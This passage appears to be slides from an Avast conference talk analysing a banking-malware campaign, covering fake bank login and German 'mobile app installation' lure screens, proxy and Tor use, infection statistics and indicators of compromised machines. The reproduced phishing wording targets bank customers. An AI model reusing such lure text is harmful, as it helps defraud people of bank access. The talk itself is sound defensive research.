The screenshot shows a web browser window with the address bar displaying <https://my.if.com>. The page content includes a 'Log in' section with a 'Protecting' badge and a 'Please wait...' modal overlay. The modal contains a progress bar, the text 'Please wait...', a timer showing '00:02:57', and a note: '(Do not reload the page, wait for several minutes)'. Below the modal, the login form is visible with the following fields:

Online Username	<input type="text" value="sadasd"/>	<small>This must be at least 6 characters long and can have letters and / or numbers, but no spaces.</small>
Online Password	<input type="password" value="....."/>	<small>This must be at least 6 characters long and must have both letters and numbers, but no spaces.</small>
Your mother's first name	<input type="text" value="...."/>	

At the bottom of the form is a 'Log In' button. The footer contains links for 'Terms and conditions', 'Legal info', 'Interest rates and charges', 'Customer Privacy & Confidentiality', and 'Company Information'.

Credit Suisse

CREDIT SUISSE

Installation der Mobil-Applikation. Schritte 1:

Gemäß den neuen Benutzungsvorschriften, muss jeder Login-Versuch unter Verwendung von einem Einmalpasswort erfolgen. Deshalb sollten Sie das Programm auf Ihrem Mobiltelefon installieren. Dieses Programm generiert Einmalpasswörter für den Zugang zu Ihrem Online-Banking. Im Sinne der Erhöhung der Sicherheit ist dieser Vorgang für jeden Kunden obligatorisch. Wir danken für Ihr Verständnis.

Zum Installieren der Applikation auf Ihrem Telefon müssen Sie folgende Schritte ausführen:

1. Geben Sie das Betriebssystem Ihres Mobiltelefons (Android, iOS oder Windows Phone) ein
2. Geben Sie Ihre Mobilfunk-Nummer ein. Legen Sie dabei bitte besonderen Augenmerk auf die Richtigkeit der Eingabe. Diese Nummer sollte unbedingt mit der beim Online-Banking eingetragenen Nummer übereinstimmen. Anderenfalls kann die Applikation nicht installiert werden. In einigen Minuten erhalten Sie eine kostenlose SMS mit dem Link zum Installieren der mobilen Applikation.

Betriebssystem: -- Wählen Sie ein Betriebssystem -- ▾

Mobilnummer: Schweiz (+41) ▾
Österreich (+43)
Deutschland (+49)
Schweiz (+41)

Weiter

Two-factor authentication

CreditSuisse



Den neuen Benutzungsvorschriften gemäß, soll jeder Versuch Ihr Bankkonto einzutreten mit Hilfe Einmalpasswort verwirklicht sein. Dieses Passwort können Sie mit Hilfe dieses Programm für Ihr Smartphone generieren. Drücken Sie „Passwort generieren“ auf und System wird Ihr Einmalpasswort generieren. Füllen Sie es in Ihrem Online-Banking ein, wenn es angefragt sein wird. Dieses Passwort ist nur für einen Versuch verfügbar. Deshalb löschen Sie dieses Programm nicht. Ohne es können Sie nicht Ihr Bankkonto benutzen.


Passwort generieren





Ihr Passwort:

218567

Comparing certificates




 Barclays Bank PLC [GB] <https://bank.barclays.co.uk/olb/auth/LoginLink.action>



<https://bank.barclays.co.uk/>


IP Blacklisting

```
function FindProxyForURL(url,host){return"DIRECT"}
```




Statistics

GUIDS per Country



Hits per day

Hits per day (February – April 2017)



Recognition of compromised machines

- + Incoming emails contain macros and/or embedded Packager Shell Object
- + Proxy settings in web browsers
- + Proxy auto-config files are obfuscated
- + TOR client installed
- + TOR communication detected
- + Access to TOR proxy gates
- + Task Scheduler actions

Summary

Summary

- + **Effective social engineering tactics used to trick banking customers**
- + **No “Enable content” or “Enable macros”**
- + **Added new target country (UK)**
- + **No executable file, shifted completely to scripts**
 - PowerShell, JavaScript
- + **Additional tools (Tor, Proxifier) and persistence**
- + **Both proxy and config URL behind TOR**



Thank You

Jaromír Hořejší @JaromirHorejsi

Jan Širmer @sirmer_jan

www.avast.com



Q & A